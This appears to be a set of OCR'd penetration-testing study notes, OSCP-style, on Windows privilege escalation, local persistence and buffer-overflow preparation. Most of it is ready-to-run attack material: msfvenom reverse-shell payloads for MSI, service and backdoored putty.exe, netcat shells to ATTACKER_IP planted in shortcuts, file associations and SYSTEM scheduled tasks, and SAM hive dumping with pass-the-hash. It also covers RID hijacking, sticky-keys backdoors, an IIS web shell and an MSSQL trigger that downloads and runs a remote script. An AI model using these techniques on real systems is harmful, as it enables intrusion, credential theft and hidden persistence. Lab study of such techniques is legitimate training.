DLL Hijacking

```
# Find candidate apps (look for apps loading DLLs from working dir)
# On target: list processes and inspect DLL search directories (use ProcMon in Wind
ows GUI)

# Common test: place malicious DLL named like a legitimately loaded DLL in app fol
der, then run app
# e.g., drop MyLib.dll into C:\Program Files\App\ and start the app (lab only)

# Check loaded DLLs (Sysinternals)
procmon.exe          # use Filter: ProcessName is <app.exe> then inspect DLL loads
```

If an app loads DLLs insecurely (searches working dir before system dirs), dropping a malicious DLL can lead to code execution as that app's user (or higher if app runs elevated).

Autorun / Startup Entries

```
# Check Run keys (per-user and machine)
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run"
reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run"

# Check Startup folder
dir "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"

# Check write permission on path (Sysinternals AccessChk)
accesschk.exe -accepteula -wvu "C:\Path\To\Startup\Or\Executable"

# Or use icacls for permissions
icacls "C:\Path\To\Startup\file.exe"

# If startup/run locations are writable by non-privileged users, you can add/replace
an exe to get code run at login/startup.
```

AlwaysInstallElevated (MSI privilege escalation)

```
# Check policy flags (both must be 1 to be exploitable)
reg query "HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer" /v AlwaysInstall
```

```
Elevated
reg query "HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer" /v AlwaysInstall
Elevated

# Build MSI reverse shell (lab)
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f msi -
o reverse.msi

# Install MSI (will run with elevated privileges if policy enabled)
msiexec /quiet /qn /i reverse.msi

# If both HKCU and HKLM AlwaysInstallElevated = 1, unprivileged user can install an
MSI that runs with SYSTEM privileges.
```

Insecure GUI Apps

```
# Identify GUI apps running (Task Manager) and note apps that have "Open" / "Ope
n File" dialogs or accept URLs.
tasklist /v                # list processes (identify app names and PIDs)

# If an app's open/file dialog accepts file:// URIs, test (lab only)
# Examples (use exact file URI syntax)
file:///C:/Windows/System32/cmd.exe
file:///C:/Windows/System32/WindowsPowerShell/v1.0/powershell.exe
file:///C:/Windows/System32/mshta.exe

# Variant: use in dialog or URL field of the app to attempt local execution (lab only)
# If the app runs elevated, this may spawn an elevated process.

# some GUI apps allow opening local file:// URIs or arbitrary file paths from within th
eir UI; if the app runs with elevated privileges and improperly handles these URIs, an
attacker can cause the app to launch a local executable.
```

RunAs

```
cmdkey /list
  # List stored credentials (Credential Manager). Look for saved accounts you can re
```

```
use.

# Add credential
cmdkey /add:<TARGET> /user:<DOMAIN\Username or User> /pass:<Password>
  # Stores credentials for use by Windows APIs.

# Use saved creds with RunAs (lab / only if credential exists)
runas /savecred /user:DOMAIN\Admin "C:\Temp\reverse.exe"
  # Runs reverse.exe using the saved credentials for DOMAIN\Admin.
```

Pass-the-Hash (PTH)

```
# Example using pth-winexe (legacy)
pth-winexe -U DOMAIN/administrator%aad3b43...:e0fb1f... //TARGET "cmd.exe"
  # Authenticate to TARGET using LM:NT hash; runs cmd.exe

# Impacket examples (preferred)
# psexec with NT hash:
psexec.py DOMAIN/Administrator@<TARGET> -hashes :<NTHASH>
  # or
psexec.py -hashes LMHASH:NTHASH DOMAIN/Administrator@<TARGET>

# wmiexec (interactive) with NT hash:
wmiexec.py DOMAIN/Administrator@<TARGET> -hashes :<NTHASH>

# smbexec with NT hash:
smbexec.py DOMAIN/Administrator@<TARGET> -hashes :<NTHASH>
```

Vulnerable Software

- `wmic product get name,version` and `searchsploit <product> <version>`
    - Identify installed software and search for local privilege escalation PoCs or known vulnerabilities.

Automated Tools

- `winPEAS.bat` / `PowerUp.ps1` (PowerSploit)

    - Automated enumerators that scan common privilege escalation vectors (unquoted service paths, weak ACLs, scheduled tasks, credential files, registry keys, hotfixes). They are fast ways to surface candidates.
- `impacket` (psexec, secretsdump)
    - Useful for lateral movement and credential dumping if you have credentials. secretsdump extracts hashes, psexec can be used for remote command execution when creds allow.

```
winPEAS
Invoke-WebRequest -Uri "https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEAS.bat" -OutFile winPEAS.bat
.\winPEAS.bat > winpeas.txt

PowerUp / PowerSploit
# Run Invoke-AllChecks from PowerUp.ps1

Impacket (psexec, secretsdump)
python3 -m pip install impacket
python3 examples/secretsdump.py domain/user:pass@<DC_IP>
```

Useful Websites:

- https://swisskyrepo.github.io/InternalAllTheThings/redteam/escalation/windows-privilege-escalation/#summary
- https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html
- https://github.com/gtworek/Priv2Admin

Windows Local Persistence

1) Tampering with unprivileged accounts

Commands

- `net localgroup administrators <user> /add`
- `net localgroup "Backup Operators" <user> /add`
- `net localgroup "Remote Management Users" <user> /add`

It adds a low-privilege user to a privileged group (Admin, Backup Operators, WinRM access). Backup Operators let a user read/write files ignoring DACLs (useful to export SAM/SYSTEM hives).

One of the features implemented by UAC, **LocalAccountTokenFilterPolicy**, strips any local account of its administrative privileges when logging in remotely. While you can elevate your privileges through UAC from a graphical user session , if you are using WinRM, you are confined to a limited access token with no administrative privileges.

Disable `LocalAccountTokenFilterPolicy` with the administrator account by changing the following registry key to 1:

if `LocalAccountTokenFilterPolicy` is enable you can't add user directly to Backup Operator group so disable it by

Disable token filtering (remote local-account elevation)

Command

- `reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /t REG_DWORD /v LocalAccountTokenFilterPolicy /d 1`

It disables UAC token filtering so local accounts retain elevated privileges when connecting remotely (e.g., via WinRM). Useful to make previously-added local accounts usable for remote admin actions.

now, dump password hashes by

Dump SAM & SYSTEM (credential harvesting)

Commands

- `reg save HKLM\SYSTEM system.bak`
- `reg save HKLM\SAM sam.bak`
- (download it to attacker machine) `download system.bak` / `download sam.bak` # download these two files
- On attacker: `secretsdump.py -sam sam.bak -system system.bak LOCAL` (Impacket) # Dump the hashes for all users with those files by `secretsdump.py`

- Example use: `evil-winrm -i <IP> -u Administrator -H <nthash>` (pass-the-hash) # Finally, perform Pass-the-Hash to connect to the victim machine with Administrator privileges

It exports registry hives containing account hashes; use secretsdump to extract NTLM hashes and then authenticate (pass-the-hash).

2) Special privileges via security descriptors / secedit (grant SeBackup/SeRestore)

Commands

- `secedit /export /cfg config.txt` # Use the `secedit` command to export the current configuration to a temp file
- edit `config.txt` to add user to SeBackupPrivilege/SeRestorePrivilege sections # Add the user to the lines in the configuration regarding
  the **SeBackupPrivilege** and **SeRestorePrivilege**

  example: SeBackupPrivilege = *S-1-5-32-544, *S-1-5-32-551, <username>

  do same for SeRestorePrivilege
- `secedit /import /cfg config.txt /db config.sdb` # Convert the temp file into a `.sdb` file which is then used to load the configuration back into the system
- `secedit /configure /db config.sdb /cfg config.txt`

To open the configuration window for WinRM's security descriptor, we could use the following command in Powershell (need to use the GUI session for this)

- To edit WinRM descriptor via GUI: `Set-PSSessionConfiguration -Name Microsoft.PowerShell -showSecurityDescriptorUI`

In Gui open the user you added and select Full Control(All Operation) and click on okay.

do same change the `LocalAccountTokenFilterPolicy` and finally, connect the victim through evil-winrm with the account <username>

This method assigns specific privileges (e.g., SeBackupPrivilege) to a user without changing group membership. Grants ability to read/write files system-wide

3) RID hijacking

Commands / steps

- `wmic useraccount get name,sid` # Use the following command to find the assigned RIDs for any user

The RID is the last bit of the SID (1010 for <username> and 500 for <Administrator>). The SID is an identifier that allows the operating system to identify a user across a domain.

Assign the RID=500 to <username> with psexec, cause SAM is restricted to the SYSTEM account only and psexec can make it.

```
C:\Users\Administrator\Desktop>cd c:\tools\pstools
c:\tools\pstools>PsExec64.exe -i -s regedit
```

Command

From Regedit, go to `HKLM\SAM\SAM\Domains\Account\Users\` where there will be a key for each user in the machine. Search for a key with the RID in hex (1010 = 0x3F2) to modify <username>. Under the corresponding key, there will be a value called F, which holds the user's effective RID at position 0x30:

Replace those two bytes with the RID of Administrator in hex (500 = 0x01F4), switching around the bytes (F401)

This method changes the stored RID for a user so LSASS issues an access token with Administrator RID on logon; next login yields admin privileges. High-impact but requires SYSTEM-level registry access

4) Backdooring EXE files (binary implant)

We could plant a payload of our preference in any `.exe` file with `msfvenom`. The binary will still work as usual but execute an additional payload silently by adding an extra thread in the binary.

Here's an example of implant a backdoor to **putty.exe**

Command example

- `msfvenom -a x64 --platform windows -x putty.exe -k -p windows/x64/shell_reverse_tcp LHOST=<attacker> LPORT=4444 -b "\x00" -f exe -o puttyX.exe`

The resulting **puttyX.exe** will execute a reverse_tcp meterpreter payload without the user noticing it.

This method injects a backdoor thread into a legitimate executable; the program continues to run normally while also launching your payload.

5) Shortcut Files

Commands / steps

Change the shortcut file to point to a script that will run a backdoor and then execute the usual program normally.

create a simple Powershell script in `C:\Windows\System32` or any other sneaky location. The script will execute a reverse shell and then run `calc.exe` from the original location on the shortcut's properties

- Create backdoor script, e.g. `C:\Windows\System32\backdoor.ps1`:

```
Start-Process -NoNewWindow "C:\tools\nc64.exe" "-e cmd.exe <IP> <PORT>"
C:\Windows\System32\calc.exe
```

Change the shortcut to point to the backdoor script,you can also change the icon

- Edit shortcut target to: `powershell.exe -WindowStyle Hidden C:\Windows\System32\backdoor.ps1`

Start an nc listener to receive the reverse shell on your attacker's machine:

`❯ ncat -lvnp 4445`

and double-click the shortcut and you'll get a connection back to your attacker's machine

6) File-association hijack


Commands / steps

- hijack file type association: update `%HKLM\Software\Classes\<ProgID>\shell\open\command%` to point to a script that runs the backdoor and then the original app (use `%1` or `$args[0]` to pass filename).


example,

We can also hijack any file association to force the operating system to run a shell whenever the user opens a specific file type.

The default operating system file associations are kept inside the registry, where a key is stored for every single file type under `HKLM\Software\Classes\`. Let's say we want to check which program is used to open `.txt` files; we can just go and check for the `.txt` subkey and find which **Programmatic ID** (ProgID) is associated with it. A ProgID is simply an identifier to a program installed on the system. For `.txt` files, we will have the following ProgID:



We can then search for a subkey for the corresponding ProgID (also under `HKLM\Software\Classes\`), in this case, `txtfile`, where we will find a reference to the program in charge of handling .txt files. Most ProgID entries will have a subkey under `shell\open\command` where the default command to be run for files with that extension is specified:




In this case, when you try to open a .txt file, the system will execute `%SystemRoot%\system32\NOTEPAD.EXE %1`, where `%1` represents the name of the opened file. If we want to hijack this extension, we could replace the command with a script that executes a backdoor and then opens the file as usual. First, let's create a ps1 script with the following content and save it to `C:\Windows\backdoor2.ps1`:

```
Start-Process -NoNewWindow "c:\tools\nc64.exe" "-e cmd.exe ATTACKER_IP 444
8"
C:\Windows\system32\NOTEPAD.EXE $args[0]
```

Notice how in Powershell, we have to pass `$args[0]` to notepad, as it will contain the name of the file to be opened, as given through `%1`.

Now let's change the registry key to run our backdoor script in a hidden window:



Finally, create a listener for your reverse shell and try to open any .txt file on the victim machine (create one if needed). You should receive a reverse shell with the privileges of the user opening the file.

7) Abusing Services

1) Creating backdoor services

We can create and start a service named "service_name" using the following commands:

```
sc.exe create service_name binPath= "net user Administrator Passwd123" start= aut
o
sc.exe start service_name
```

Note: There must be a space after each equal sign for the command to work.

We can also create a reverse shell with msfvenom and associate it with the created service. Notice, however, that service executables are unique since they need to implement a particular protocol to be handled by the system. If you want to create an executable that is compatible with Windows services, you can use the `exe-service` format in msfvenom:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4448 -
f exe-service -o rev-svc.exe
```

You can then copy the executable to your target system, say in C:\Windows and point the service's binPath to it:

```
sc.exe create service_name binPath= "C:\windows\rev-svc.exe" start= auto
sc.exe start service_name
```

This should create a connection back to your attacker's machine.

2) Modifying existing services

While creating new services for persistence works quite well, the blue team may monitor new service creation across the network. We may want to reuse an existing service instead of creating one to avoid detection. Usually, any disabled service will be a good candidate, as it could be altered without the user noticing it.

You can get a list of available services using the following command:

```
C:\> sc.exe query state=all
SERVICE_NAME: Service1
DISPLAY_NAME: Service1
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 1077  (0x435)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

You should be able to find a stopped service called Service3. To query the service's configuration, you can use the following command:

```
C:\> sc.exe qc Service3
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: THMService3
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2 AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\MyService\Service.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Service3
        DEPENDENCIES       :
        SERVICE_START_NAME : NT AUTHORITY\Local Service
```

There are three things we care about when using a service for persistence:

- The executable (BINARY_PATH_NAME) should point to our payload.
- The service START_TYPE should be automatic so that the payload runs without user interaction.
- The SERVICE_START_NAME, which is the account under which the service will run, should preferably be set to LocalSystem to gain SYSTEM privileges.

Let's start by creating a new reverse shell with msfvenom:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=5558 -f exe-service -o rev-svc2.exe
```

To reconfigure "service3" parameters, we can use the following command:

```
C:\> sc.exe config service3 binPath= "C:\Windows\rev-svc2.exe" start= auto obj= "LocalSystem"
```

You can then query the service's configuration again to check if all went as expected:

```
C:\> sc.exe qc service3

[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: service3
TYPE               : 10  WIN32_OWN_PROCESS
START_TYPE         : 2   AUTO_START
ERROR_CONTROL      : 1   NORMAL
BINARY_PATH_NAME   : C:\Windows\rev-svc2.exe
LOAD_ORDER_GROUP   :
TAG                : 0
DISPLAY_NAME       : service3
DEPENDENCIES       :
SERVICE_START_NAME : LocalSystem
```

as you can see the service is successfully started

9) Scheduled Tasks

Commands

- Create every-minute task that runs a reverse shell every single minute as SYSTEM (reverse-shell example):

  `schtasks /create /sc minute /mo 1 /tn TaskBackdoor /tr "c:\tools\nc64 -e cmd.exe <IP> <PORT>" /ru SYSTEM`

check the task:

Manage/query: `schtasks /run /tn TaskBackdoor`, `schtasks /query /tn TaskBackdoor`, `schtasks /end /tn TaskBackdoor`

Making a Task Invisible

- Hide by editing TaskCache registry: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\<TaskName>` — remove/rename `SD` value (requires SYSTEM).

The security descriptors of all scheduled tasks are stored in `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\`. You will find a registry key for every task, under which a value named "SD" contains the security descriptor. You can only erase the value if you hold SYSTEM privileges.

To hide our task, let's delete the SD value for the "TaskBackdoor" task we created before. To do so, we will use `psexec` (available in `C:\tools`) to open Regedit with SYSTEM privileges

try to query our service again, the system will tell us there is no such task:

```
schtasks /query /tn thm-taskbackdoor
```

start an nc listener in our attacker's machine, we should get a shell back after a minute

This method runs payload on schedule under SYSTEM; editing TaskCache can hide tasks from UI.

10) Logon persistence

Commands

1) Startup Folder Method

- Host files: `python3 -m http.server 8080` (attacker)

- Download on target: `wget http://<attacker>:8080/revshell.exe -O revshell.exe` OR PowerShell download.
- Add to All Users startup:

```
copy revshell.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\"
```

Now be sure to sign out of your session from the start menu (closing the RDP window is not enough as it leaves your session open)

After log out,

you should log back via RDP. You should immediately receive a connection back to your attacker's machine.

2) Run/RunOnce Method

- one-liner command

  `reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v MyBackdoor /t REG_EXPAND_SZ /d "C:\Windows\revshell.exe"`

example,

You can force a user to execute a program on logon via the registry. Instead of delivering your payload into a specific directory, you can use the following registry entries to specify applications to run at logon:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

The registry entries under `HKCU` will only apply to the current user, and those under `HKLM` will apply to everyone. Any program specified under the Run keys will run every time the user logs on. Programs specified under the RunOnce keys will only be executed a single time.


create a new reverse shell with msfvenom:

```
root@mrx$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LP
ORT=4451 -f exe -o revshell.exe
```

move it to the victim machine's `C:\Windows\`:

```
move revshell.exe C:\Windows
```

then create a REG_EXPAND_SZ registry entry under `HKLM\Software\Microsoft\Windows\CurrentVersion\Run`. The entry's name can be anything you like, and the value will be the command we want to execute.



sign out of your current session and log in again, and you should receive a shell.

3) Winlogon Method

One-line explanation

- Append to Winlogon `userinit` value to run at logon (edit `HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\userinit` and append `,C:\Windows\revshell.exe`).

example,

Another alternative to automatically start programs on logon is abusing Winlogon, the Windows component that loads your user profile right after authentication (amongst other things).

Winlogon uses some registry keys under `HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\` that could be interesting to gain persistence:

- `Userinit` points to `userinit.exe`, which is in charge of restoring your user profile preferences.
- `shell` points to the system's shell, which is usually `explorer.exe`.

If we'd replace any of the executables with some reverse shell, we would break the logon sequence, which isn't desired. Interestingly, you can append commands separated by a comma, and Winlogon will process them all.


create a new reverse shell with msfvenom:

```
root@mrx$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LP
ORT=4452 -f exe -o revshell.exe
```

move it to the victim machine's `C:\Windows\`:

```
move revshell.exe C:\Windows
```

We then alter either `shell` or `Userinit` in `HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\`. In this case we will use `Userinit`, but the procedure with `shell` is the same.



sign out of your current session and log in again, and you should receive a shell


4) Logon scripts

One of the things `userinit.exe` does while loading your user profile is to check for an environment variable called `UserInitMprLogonScript`. We can use this environment variable to assign a logon script to a user that will get run when logging into the machine. The variable isn't set by default, so we can just create it and assign any script we like.

Notice that each user has its own environment variables; therefore, you will need to backdoor each separately.

create a new reverse shell with msfvenom and copy the shell to any directory we like.

To create an environment variable for a user, you can go to its `HKCU\Environment` in the registry. We will use the `UserInitMprLogonScript` entry to point to our payload so it gets loaded when the users logs in:



Notice that this registry key has no equivalent in `HKLM`, making your backdoor apply to the current user only.

Sign out of your current session and log in again, and you should receive a shell.

11) Login screen/ RDP backdoors

Commands

1) Sticky Keys

- `takeown /F C:\Windows\System32\sethc.exe`
- `icacls C:\Windows\System32\sethc.exe /grant Administrators:F`
- `copy C:\Windows\System32\sethc.exe C:\Windows\System32\sethc.exe.bak`

After doing so, lock your session from the start menu:

You should now be able to press SHIFT five times to access a terminal with SYSTEM privileges directly from the login screen:

2) Utilman

- `takeown /f c:\Windows\System32\utilman.exe`
- `icacls C:\Windows\System32\utilman.exe /grant Administrator:F`
- `copy C:\Windows\System32\cmd.exe C:\Windows\System32\sethc.exe`

To trigger our terminal, we will lock our screen from the start button:
And finally, proceed to click on the "Ease of Access" button. Since we replaced `utilman.exe` with a `cmd.exe` copy, we will get a command prompt with SYSTEM privileges:

12) Webshells / IIS persistence

Commands

- `curl http://<attacker>:8080/shell.aspx -o shell.aspx`
- `move shell.aspx C:\inetpub\wwwroot\shell.aspx`
- `icacls C:\inetpub\wwwroot\shell.aspx /grant "Everyone":F` (if needed)
- Access: `http://<target>/shell.aspx`

This method installs a web-accessible shell allowing command execution via IIS. Useful when IIS is present.

13) MSSQL-based persistence (xp_cmdshell + trigger)

Commands

- Enable `xp_cmdshell`:

```
sp_configure 'Show Advanced Options', 1;
RECONFIGURE;
sp_configure 'xp_cmdshell', 1;
```

```
RECONFIGURE;
GO
```

- Optionally: `USE master; GRANT IMPERSONATE ON LOGIN::sa TO [Public];`
- Create trigger that calls `xp_cmdshell` to download & run a remote script:

```
USE HRDB;
CREATE TRIGGER sql_backdoor
ON HRDB.dbo.Employees
FOR INSERT
AS
EXECUTE AS LOGIN = 'sa'
EXEC master..xp_cmdshell 'Powershell -c "IEX(New-Object net.webclient).downl
oadstring(''http://<attacker>:8080/evilscript.ps1'')"';
```

- Now that the backdoor is set up, let's create `script.ps1` in our attacker's machine, which will contain a Powershell reverse shell:

We will need to open two terminals to handle the connections involved in this exploit:

- The trigger will perform the first connection to download and execute `script.ps1`.
- The second connection will be a reverse shell back to our attacker machine.

This method does server-side database trigger executes OS commands to fetch and run payloads; persistence tied to DB operations.

Websites:-

https://swisskyrepo.github.io/InternalAllTheThings/redteam/persistence/windows-persistence/

https://swisskyrepo.github.io/InternalAllTheThings/redteam/persistence/linux-persistence/ (for Linux)

Buffer Overflow (OSCP Style)

1. Enumeration & Fuzzing

- Connect to service:

```
nc <IP> <PORT>
```

- Fuzzing with Python:

```
buffer = "A" * 100
while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("<IP>", <PORT>))
        s.send(buffer.encode())
        buffer += "A" * 100
    except:
        print(f"Crash at {len(buffer)} bytes")
        break
```

2. Pattern Creation & Offset

- Metasploit tools:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l <length>
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q <EIP_value>
```

- Mona:

```
!mona pc <length>
!mona po <EIP_value>
```

3. Mona Setup (using Immunity Dbg)

- Copy `mona.py` into:
  `C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands\`
- Configure:

```
!mona config -set workingfolder C:\mona\%p
```

4. Bad Characters

- Generate test set:

```
!mona bytearray -b "\x00"
```

- Compare with ESP:

```
!mona compare -f C:\mona\<process>\bytearray.bin -a <ESP_addr>
```

5. Find JMP ESP

- List modules:

```
!mona modules
```
